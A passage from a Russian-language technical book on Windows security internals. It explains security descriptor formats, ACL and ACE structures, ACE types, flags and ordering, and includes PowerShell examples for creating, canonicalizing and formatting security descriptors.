


Рисунок 5-4. Структура относительного дескриптора безопасности.

Эти значения хранятся в непрерывной области памяти. Формат ACL, который мы рассмотрим в следующем разделе, уже является относительным и потому не требует специальной обработки внутри относительного дескриптора безопасности. Каждое смещение всегда имеет длину 32 бита независимо от разрядности системы. Если смещение равно 0, значение отсутствует, как NULL в абсолютном дескрипторе безопасности.

Главное преимущество абсолютного дескриптора безопасности - возможность легко обновлять его отдельные компоненты. Например, чтобы заменить SID владельца, можно выделить в памяти новый SID и присвоить его адрес указателю владельца. Для аналогичного изменения относительного дескриптора безопасности может потребоваться перераспределить выделенную ему память, если структура нового SID владельца больше старой.

С другой стороны, большое преимущество относительного дескриптора безопасности состоит в том, что его можно построить в одном непрерывном блоке памяти. Благодаря этому дескриптор безопасности можно сериализовать в постоянный формат, например файл или ключ реестра. При определении безопасности ресурса может понадобиться извлечь его дескриптор безопасности из

памяти или постоянного хранилища. Понимая два формата, вы сможете определить, как прочитать дескриптор безопасности в представление, которое можно просматривать или изменять.

Большинство API и системных вызовов принимают дескриптор безопасности любого формата и автоматически определяют способ его обработки по значению флага `SelfRelative`. Однако встречаются исключения, когда API принимает лишь один из форматов; если передать ему дескриптор безопасности в неверном формате, обычно возвращается ошибка наподобие `STATUS_INVALID_SECURITY_DESCR`. Дескрипторы безопасности, возвращаемые API, почти всегда имеют относительный формат благодаря простоте управления памятью. При необходимости система предоставляет API `RtlAbsoluteToSelfRelativeSD` и `RtlSelfRelativeToAbsoluteSD` для преобразования форматов друг в друга.

Модуль PowerShell обрабатывает все дескрипторы безопасности как объекты `SecurityDescriptor` независимо от формата. Этот объект написан на .NET и преобразуется в относительный или абсолютный дескриптор безопасности лишь при необходимости взаимодействовать с собственным кодом. Был ли объект `SecurityDescriptor` создан из относительного дескриптора безопасности, можно определить по свойству `SelfRelative`.

Заголовки и записи списков управления доступом

DACL и SACL составляют большую часть данных дескриптора безопасности. Хотя эти элементы имеют разное назначение, их базовая структура одинакова. В этом разделе рассматривается их расположение в памяти, а подробности влияния на процесс проверки доступа будут отложены до главы 7.

Заголовок

Все ACL состоят из заголовка ACL, за которым в одном непрерывном блоке памяти следует список из нуля или более ACE. Общая структура показана на рисунке 5-5.




Рисунок 5-5. Общий вид структуры ACL.

Заголовок ACL содержит редакцию, общий размер ACL в байтах и число записей ACE после заголовка. Структура заголовка показана на рисунке 5-6.




Рисунок 5-6. Структура заголовка ACL.

Заголовок ACL также содержит два зарезервированных поля, `Sbz1` и `Sbz2`, которые всегда должны быть равны 0. В современных версиях Windows они не используются и предусмотрены на случай будущего расширения структуры ACL. В настоящее время поле `Revision` может иметь одно из трёх значений, определяющих допустимые ACE в ACL. Если ACL использует ACE, которую данная редакция не поддерживает, ACL не считается действительным. Windows поддерживает следующие редакции:

• **Default.** Стандартная редакция ACL. Поддерживает все базовые типы ACE, например `Allowed` и `Denied`. Задаётся значением `Revision`, равным 2.
• **Compound.** Добавляет к стандартной редакции ACL поддержку составных ACE. Задаётся значением `Revision`, равным 3.
• **Object.** Добавляет к составной редакции поддержку объектных ACE. Задаётся значением `Revision`, равным 4.

Список ACE

За заголовком ACL следует список ACE, определяющий доступ SID. ACE имеют переменную длину, но всегда начинаются с заголовка, содержащего тип ACE, дополнительные флаги и общий размер ACE. За заголовком следуют данные, характерные для типа ACE. Эта структура показана на рисунке 5-7.




Рисунок 5-7. Структура ACE.

Заголовок ACE общий для всех типов ACE. Благодаря этому приложение может безопасно обращаться к заголовку при обработке ACL. Затем по значению типа ACE определяется точный формат данных, характерных для данного типа. Если приложение не понимает тип ACE, оно может воспользоваться полем размера и полностью пропустить эту ACE; влияние типов на проверку доступа будет рассмотрено в главе 7.

В таблице 5-3 перечислены поддерживаемые типы ACE, минимальные редакции ACL, в которых они допустимы, и возможность их применения в DACL или SACL.

Таблица 5-3. Поддерживаемые типы ACE, минимальные редакции ACL и расположения

Тип ACE	Значение	Минимальная редакция	ACL	Описание
`Allowed`	`0x0`	`Default`	DACL	Предоставляет доступ к ресурсу.
`Denied`	`0x1`	`Default`	DACL	Запрещает доступ к ресурсу.
`Audit`	`0x2`	`Default`	SACL	Аудирует доступ к ресурсу.

Тип ACE	Значение	Минимальная редакция	ACL	Описание
`Alarm`	`0x3`	`Default`	SACL	Формирует сигнал при доступе к ресурсу; не используется.
`AllowedCompound`	`0x4`	`Compound`	DACL	Предоставляет доступ к ресурсу при олицетворении.
`AllowedObject`	`0x5`	`Object`	DACL	Предоставляет доступ к ресурсу с типом объекта.
`DeniedObject`	`0x6`	`Object`	DACL	Запрещает доступ к ресурсу с типом объекта.
`AuditObject`	`0x7`	`Object`	SACL	Аудирует доступ к ресурсу с типом объекта.
`AlarmObject`	`0x8`	`Object`	SACL	Формирует сигнал при доступе с типом объекта; не используется.
`AllowedCallback`	`0x9`	`Default`	DACL	Предоставляет доступ к ресурсу с обратным вызовом.
`DeniedCallback`	`0xA`	`Default`	DACL	Запрещает доступ к ресурсу с обратным вызовом.

Тип ACE	Значение	Минимальная редакция	ACL	Описание
`AllowedCallbackObject`	`0xB`	`Object`	DACL	Предоставляет доступ с обратным вызовом и типом объекта.
`DeniedCallbackObject`	`0xC`	`Object`	DACL	Запрещает доступ с обратным вызовом и типом объекта.
`AuditCallback`	`0xD`	`Default`	SACL	Аудирует доступ с обратным вызовом.
`AlarmCallback`	`0xE`	`Default`	SACL	Формирует сигнал при доступе с обратным вызовом; не используется.
`AuditCallbackObject`	`0xF`	`Object`	SACL	Аудирует доступ с обратным вызовом и типом объекта.
`AlarmCallbackObject`	`0x10`	`Object`	SACL	Формирует сигнал при доступе с обратным вызовом и типом объекта; не используется.
`MandatoryLabel`	`0x11`	`Default`	SACL	Задаёт обязательную метку.
`ResourceAttribute`	`0x12`	`Default`	SACL	Задаёт атрибуты ресурса.

Тип ACE	Значение	Минимальная редакция	ACL	Описание
`ScopedPolicyId`	`0x13`	`Default`	SACL	Задаёт идентификатор центральной политики доступа для ресурса.
`ProcessTrustLabel`	`0x14`	`Default`	SACL	Задаёт метку доверия процесса для ограничения доступа к ресурсу.
`AccessFilter`	`0x15`	`Default`	SACL	Задаёт фильтр доступа для ресурса.

Хотя официально Windows поддерживает все эти типы ACE, ядро не использует типы `Alarm`. Пользовательские приложения могут определять собственные типы ACE, но различные API пользовательского режима и режима ядра проверяют допустимость типов и формируют ошибку, если тип ACE неизвестен.

Данные ACE, характерные для типа, в основном соответствуют одному из трёх форматов: обычным ACE, например `Allowed` и `Denied`; составным ACE; объектным ACE. Обычная ACE содержит после заголовка следующие поля, размер каждого из которых указан в скобках:

• **Маска доступа (32 бита).** Маска доступа, который предоставляется или запрещается в зависимости от типа ACE.
• **SID (переменный размер).** SID в двоичном формате, описанном ранее в этой главе.

Составные ACE применяются при олицетворении. Они могут одновременно предоставить доступ и олицетворённой вызывающей стороне, и пользователю процесса. Единственный допустимый для них тип - `AllowedCompound`. Хотя последние версии Windows по-прежнему поддерживают составные ACE, фактически они не документированы и, вероятно, считаются устаревшими. Я включил их в книгу для полноты. Их формат выглядит следующим образом:

• **Маска доступа (32 бита).** Маска предоставляемого доступа.
• **Тип составной ACE (16 бит).** Имеет значение 1, означающее, что ACE используется для олицетворения.
• **Зарезервировано (16 бит).** Всегда равно 0.
• **SID сервера (переменный размер).** SID сервера в двоичном формате; соответствует пользователю службы.
• **SID (переменный размер).** SID в двоичном формате; соответствует олицетворённому пользователю.

Microsoft представила формат объектной ACE для поддержки управления доступом в доменных службах Active Directory. Active Directory представляет тип объекта службы каталогов 128-разрядным GUID; объектная ACE определяет доступ для конкретных типов объектов, например компьютеров или пользователей. Например, с помощью одного дескриптора безопасности каталог может предоставить SID доступ, необходимый для создания объекта одного типа, но не другого.

Формат объектной ACE выглядит следующим образом:

• **Маска доступа (32 бита).** Маска доступа, который предоставляется или запрещается в зависимости от типа ACE.
• **Флаги (32 бита).** Указывают, какие из следующих GUID присутствуют.
• **Тип объекта (16 байт).** GUID `ObjectType`; присутствует, только если установлен флаг в бите 0.
• **Тип наследуемого объекта (16 байт).** GUID наследуемого объекта; присутствует, только если установлен флаг в бите 1.
• **SID (переменный размер).** SID в двоичном формате.

ACE могут быть больше структур, определённых их типами, и использовать дополнительное пространство для хранения неструктурированных данных. Чаще всего эти данные применяются типами ACE с обратным вызовом, например `AllowedCallback`, которая определяет условное выражение, указывающее, должна ли ACE действовать при проверке доступа. Двоичные данные, которые будут сформированы из условного выражения, можно исследовать командой PowerShell `ConvertFrom-NtAceCondition`, как показано в листинге 5-5.

```
PS> ConvertFrom-NtAceCondition 'WIN://TokenId == "XYZ"' | Out-HexDump -ShowAll
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
------------------------------------------------------------------------------
00000000: 61 72 74 78 F8 1A 00 00 00 57 00 49 00 4E 00 3A  - artx.....W.I.N.:
00000010: 00 2F 00 2F 00 54 00 6F 00 6B 00 65 00 6E 00 49  - ././.T.o.k.e.n.I
00000020: 00 64 00 10 06 00 00 00 58 00 59 00 5A 00 80 00  - .d......X.Y.Z...
```

Листинг 5-5. Разбор условного выражения и отображение двоичных данных

Такие ACE называются ACE с обратным вызовом, потому что до Windows 8 для их обработки приложение должно было вызывать API `AuthzAccessCheck`. API принимал функцию обратного вызова, которая вызывалась, чтобы определить, следует ли включать ACE с обратным вызовом в проверку доступа. Начиная с Windows 8 проверка доступа в ядре имеет встроенную поддержку условных ACE в формате, показанном в листинге 5-5, хотя пользовательские приложения могут определять собственные форматы и обрабатывать такие ACE вручную.

Основное назначение флагов ACE - задавать правила наследования ACE. Определённые флаги ACE показаны в таблице 5-4.

Таблица 5-4. Флаги ACE

Флаг ACE	Значение	Описание
`ObjectInherit`	`0x1`	ACE может наследоваться объектом.
`ContainerInherit`	`0x2`	ACE может наследоваться контейнером.
`NoPropagateInherit`	`0x4`	Флаги наследования ACE не передаются дочерним объектам.
`InheritOnly`	`0x8`	ACE используется только для наследования, но не для проверок доступа.
`Inherited`	`0x10`	ACE унаследована от родительского контейнера.

Флаг ACE	Значение	Описание
`Critical`	`0x20`	ACE является критической и не может быть удалена. Применимо только к ACE `Allowed`.
`SuccessfulAccess`	`0x40`	Для успешного доступа должно формироваться событие аудита.
`FailedAccess`	`0x80`	Для неудачного доступа должно формироваться событие аудита.
`TrustProtected`	`0x40`	При использовании с ACE `AccessFilter` этот флаг предотвращает изменение.

Флаги наследования занимают только младшие 5 битов, оставляя старшие 3 бита для флагов, зависящих от типа ACE.

Создание и изменение дескрипторов безопасности

Теперь, когда вы знакомы со структурой дескриптора безопасности, рассмотрим его создание и изменение с помощью PowerShell. Самая распространённая причина делать это - просмотреть содержимое дескриптора безопасности и понять доступ, применённый к ресурсу. Другой важный случай - необходимость создать дескриптор безопасности для строгой защиты ресурса. Модуль PowerShell, используемый в этой книге, стремится максимально упростить создание и просмотр дескрипторов безопасности.

Создание нового дескриптора безопасности

Новый дескриптор безопасности можно создать командой `New-NtSecurityDescriptor`. По умолчанию она создаёт объект `SecurityDescriptor`, у которого не заданы владелец, группа, DACL и SACL. Эти части дескриптора безопасности можно добавить параметрами команды, как показано в листинге 5-6.

```
PS> $world = Get-NtSid -KnownSid World
PS> $sd = New-NtSecurityDescriptor -Owner $world -Group $world -Type File
PS> $sd | Format-Table
Owner    DACL ACE Count SACL ACE Count Integrity Level
-----    -------------- -------------- ---------------
Everyone NONE           NONE           NONE
```

Листинг 5-6. Создание нового дескриптора безопасности с заданным владельцем

Сначала получаем SID группы World. При вызове `New-NtSecurityDescriptor` для создания нового дескриптора безопасности используем этот SID как `Owner` и `Group`. Также задаём имя типа объекта ядра, с которым будет связан дескриптор безопасности; это упрощает использование некоторых последующих команд. В данном случае предполагаем, что это дескриптор безопасности объекта

File.

Затем выводим дескриптор безопасности, форматируя результат как таблицу. Как видно, поле Owner имеет значение Everyone. Значение Group по умолчанию не выводится, поскольку оно не столь важно. В данный момент в дескрипторе безопасности нет ни DACL, ни SACL и не задан уровень целостности.

Чтобы добавить ACE, можно воспользоваться командой Add-NtSecurityDescriptorAce. Для обычных ACE необходимо задать тип ACE, SID и маску доступа. Необязательно можно также указать флаги ACE. Сценарий из листинга 5-7 добавляет несколько ACE в наш новый дескриптор безопасности.

```
1 PS> $user = Get-NtSid
2 PS> Add-NtSecurityDescriptorAce $sd -Sid $user -Access WriteData, ReadData
PS> Add-NtSecurityDescriptorAce $sd -KnownSid Anonymous -Access GenericAll
-Type Denied
PS> Add-NtSecurityDescriptorAce $sd -Name "Everyone" -Access ReadData
3 PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Access Delete
-Type Audit -Flags FailedAccess
4 PS> Set-NtSecurityDescriptorIntegrityLevel $sd Low
5 PS> Set-NtSecurityDescriptorControl $sd DaclAutoInherited, SaclProtected
6 PS> $sd | Format-Table
Owner    DACL ACE Count SACL ACE Count Integrity Level
-----    -------------- -------------- ---------------
Everyone 3              2              Low

7 PS> Get-NtSecurityDescriptorControl $sd
DaclPresent, SaclPresent, DaclAutoInherited, SaclProtected

8 PS> Get-NtSecurityDescriptorDacl $sd | Format-Table
Type    User                          Flags Mask
----    ----                          ----- ----
Allowed GRAPHITE\user                 None  00000003
Denied  NT AUTHORITY\ANONYMOUS LOGON None  10000000
Allowed Everyone                      None  00000001

9 PS> Get-NtSecurityDescriptorSacl $sd | Format-Table
Type           User                                Flags        Mask
----           ----                                -----        ----
Audit          Everyone                            FailedAccess 00010000
MandatoryLabel Mandatory Label\Low Mandatory Level None         00000001
```

Листинг 5-7. Добавление ACE в новый дескриптор безопасности

Сначала получаем SID текущего пользователя командой Get-NtSid 1. Используем этот SID для добавления новой ACE Allowed в DACL 2. Также добавляем ACE Denied для анонимного пользователя, указав параметр Type, а затем ещё одну ACE Allowed для группы Everyone. После этого изменяем SACL, добавляя ACE аудита 3, и задаём обязательную метку с уровнем целостности Low 4. Чтобы закончить создание дескриптора безопасности, устанавливаем управляющие флаги DaclAutoInherited и SaclProtected 5.

Теперь можно вывести подробности только что созданного дескриптора безопасности. Его отображение 6 показывает, что DACL теперь содержит три ACE, SACL - две ACE, а уровень целостности равен Low. Также выводим управляющие флаги 7 и списки ACE в DACL 8 и SACL 9.

Упорядочение ACE

Из-за особенностей проверки доступа ACE в ACL имеют канонический порядок. Например, все ACE Denied должны предшествовать любым ACE Allowed, иначе система может ошибочно предоставить доступ к ресурсу в зависимости от того, какие ACE встретились первыми. SRM не обеспечивает канонический порядок, а доверяет приложению правильно упорядочить ACE перед

передачей их для проверки доступа. ACE в ACL следует располагать по таким правилам:

1. Все ACE типа `Denied` должны предшествовать типам `Allowed`.
2. ACE `Allowed` должны предшествовать объектным ACE `Allowed`.
3. ACE `Denied` должны предшествовать объектным ACE `Denied`.
4. Все ненаследованные ACE должны предшествовать ACE с установленным флагом `Inherited`.

В листинге 5-7 мы добавили ACE `Denied` в DACL после ACE `Allowed`, нарушив первое правило. Канонизировать DACL можно командой `Edit-NtSecurity` с параметром `CanonicalizeDacl`. Проверить, является ли DACL уже каноническим, можно командой PowerShell `Test-NtSecurityDescriptor` с параметром `DaclCanonical`. Применение обеих команд показано в листинге 5-8.

```
PS> Test-NtSecurityDescriptor $sd -DaclCanonical
False

PS> Edit-NtSecurityDescriptor $sd -CanonicalizeDacl
PS> Test-NtSecurityDescriptor $sd -DaclCanonical
True

PS> Get-NtSecurityDescriptorDacl $sd | Format-Table
Type    User                          Flags Mask
----    ----                          ----- ----
Denied  NT AUTHORITY\ANONYMOUS LOGON None  10000000
Allowed GRAPHITE\user                 None  00000003
Allowed Everyone                      None  00000001
```

Листинг 5-8. Канонизация DACL

Если сравнить список ACE в листинге 5-8 со списком из листинга 5-7, можно заметить, что ACE `Denied` переместилась из середины в начало ACL. Это гарантирует, что она будет обработана раньше любой ACE `Allowed`.

Форматирование дескрипторов безопасности

Значения дескриптора безопасности можно вывести вручную командой `Format-Table`, но это отнимает время. Другая проблема ручного форматирования состоит в том, что маски доступа не декодируются: например, вместо `ReadData` будет показано `00000001`. Было бы удобно простым способом выводить подробности дескриптора безопасности и форматировать их с учётом типа объекта. Именно для этого предназначена команда `Format-NtSecurityDescriptor`. Ей можно передать дескриптор безопасности, и команда выведет его в консоль. Пример приведён в листинге 5-9.

```
PS> Format-NtSecurityDescriptor $sd -ShowAll
Type: File
Control: DaclPresent, SaclPresent

<Owner>
 - Name  : Everyone
 - Sid   : S-1-1-0

<Group>
 - Name  : Everyone
 - Sid   : S-1-1-0

<DACL> (Auto Inherited)
- Type   : Denied
 - Name  : NT AUTHORITY\ANONYMOUS LOGON
 - SID   : S-1-5-7
 - Mask  : 0x10000000
 - Access: GenericAll
 - Flags : None
```

```
- Type  : Allowed
 - Name  : GRAPHITE\user
 - SID   : S-1-5-21-2318445812-3516008893-216915059-1002
 - Mask  : 0x00000003
 - Access: ReadData|WriteData
 - Flags : None

- Type  : Allowed
 - Name  : Everyone
 - SID   : S-1-1-0
 - Mask  : 0x00000001
 - Access: ReadData
 - Flags : None

<SACL> (Protected)
 - Type  : Audit
 - Name  : Everyone
 - SID   : S-1-1-0
 - Mask  : 0x00010000
 - Access: Delete
 - Flags : FailedAccess

<Mandatory Label>
 - Type  : MandatoryLabel
 - Name  : Mandatory Label\Low Mandatory Level
 - SID   : S-1-16-4096
 - Mask  : 0x00000001
 - Policy: NoWriteUp
 - Flags : None
```

Листинг 5-9. Отображение дескриптора безопасности

